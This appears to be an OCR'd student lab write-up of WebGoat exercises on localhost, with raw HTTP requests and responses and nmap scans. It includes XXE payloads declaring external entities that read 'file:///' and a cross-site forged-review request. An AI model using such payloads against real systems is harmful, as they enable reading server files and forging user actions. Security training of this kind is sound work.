
```
1 POST /WebGoat/xxe/simple HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 123
4 sec-ch-ua:
5 Accept: */*
6 Content-Type: application/xml
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.134
  Safari/537.36
10 sec-ch-ua-platform: ""
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=tK338FjDtyoGfyXUF9-Ukt8jXLKp0ejIfHs1jQR-
19 Connection: close
20
21 <?xml version="1.0"?>
    <!DOCTYPE comment[<!ENTITY xxe SYSTEM "file:///" >]>
22  <comment>
      <text>
        file:/// &xxe;
      </text>
    </comment>
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Wed, 28 Jun 2023 20:04:10 GMT
8
9 {
10   "lessonCompleted":true,
11   "feedback":
     "Congratulations. You have successfully completed the assignm
     ent.",
12   "output":null,
13   "assignment":"SimpleXXE",
14   "attemptWasMade":true
15 }
```

Sección A5 apartado 7



Request

Pretty Raw Hex


```
1 POST /WebGoat/xxe/content-type HTTP/1.1
2 Host: 127.0.0.1:8080
3 Content-Length: 141
4 sec-ch-ua:
5 Accept: */*
6 Content-Type: application/xml
7 X-Requested-With: XMLHttpRequest
8 sec-ch-ua-mobile: ?0
9 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
  AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.134
  Safari/537.36
10 sec-ch-ua-platform: ""
11 Origin: http://127.0.0.1:8080
12 Sec-Fetch-Site: same-origin
13 Sec-Fetch-Mode: cors
14 Sec-Fetch-Dest: empty
15 Referer: http://127.0.0.1:8080/WebGoat/start.mvc
16 Accept-Encoding: gzip, deflate
17 Accept-Language: en-US,en;q=0.9
18 Cookie: JSESSIONID=tK338FjDtyoGfyXUF9-Ukt8jXLKp0ejIfHs1jQR-
19 Connection: close
20
21 <?xml version="1.0"?>
22  <!DOCTYPE xxe [<!ENTITY xxe7 SYSTEM "file:///" >]>
23  <comment>
24    <text>
25      xxe
26      &xxe7;
27    </text>
28  </comment>
```

Response


Pretty Raw Hex Render


```
1 HTTP/1.1 200 OK
2 Connection: close
3 X-XSS-Protection: 1; mode=block
4 X-Content-Type-Options: nosniff
5 X-Frame-Options: DENY
6 Content-Type: application/json
7 Date: Wed, 28 Jun 2023 20:57:46 GMT
8
9 {
10   "lessonCompleted":true,
11   "feedback":
     "Congratulations. You have successfully completed the assignm
     ent.",
12   "output":null,
13   "assignment":"ContentTypeAssignment",
14   "attemptWasMade":true
15 }
```

Sección A7 apartado 4





Sección A10 apartado 3





Sección A10 apartado 5





Request

Pretty Raw Hex


```
1  POST /WebGoat/csrf/review HTTP/1.1
2  Host: 127.0.0.1:8080
3  Content-Length: 70
4  Cache-Control: max-age=0
5  sec-ch-ua:
6  sec-ch-ua-mobile: ?0
7  sec-ch-ua-platform: ""
8  Upgrade-Insecure-Requests: 1
9  Origin: http://localhost:9090
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
   AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.5735.134
   Safari/537.36
12 Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avi
   f,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v
   =b3;q=0.7
13 Sec-Fetch-Site: cross-site
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: http://localhost:9090/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-US,en;q=0.9
20 Cookie: JSESSIONID=e5ywbCLpH7Emwb6J2M4kD3LCh9b5txgFNKo6yOhM;
   WEBWOLFSESSION=fsa1fxvGvPKTmJN10taHOAc3JWc6UYezacm7aPb0
21 Connection: close
22
23 reviewText=Review&stars=5&validateReq=
   2aa14227b9a13d0bede0388a7fba9aa9
```

Response

Pretty Raw Hex Render


```
1  HTTP/1.1 200 OK
2  Connection: close
3  X-XSS-Protection: 1; mode=block
4  X-Content-Type-Options: nosniff
5  X-Frame-Options: DENY
6  Content-Type: application/json
7  Date: Fri, 30 Jun 2023 18:02:30 GMT
8
9  {
10   "lessonCompleted":true,
11   "feedback":
     "It appears you have submitted correctly from another site. G
     o reload and see if your post is there.",
12   "output":null,
13   "assignment":"ForgedReviews",
14   "attemptWasMade":true
15 }
```

Information Gathering



```
┌──(kali㉿kali)-[~]
└─$ nmap 127.0.0.1
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-27 11:56 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.00056s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT     STATE SERVICE
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
9090/tcp open  zeus-admin

Nmap done: 1 IP address (1 host up) scanned in 0.03 seconds
```



```
┌──(root㉿kali)-[/home/kali]
└─# nmap -O 127.0.0.1
Starting Nmap 7.94 ( https://nmap.org ) at 2023-06-27 12:04 EDT
Nmap scan report for localhost (127.0.0.1)
Host is up (0.000022s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
8080/tcp open  http-proxy
8081/tcp open  blackice-icecap
9090/tcp open  zeus-admin
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.42 seconds
```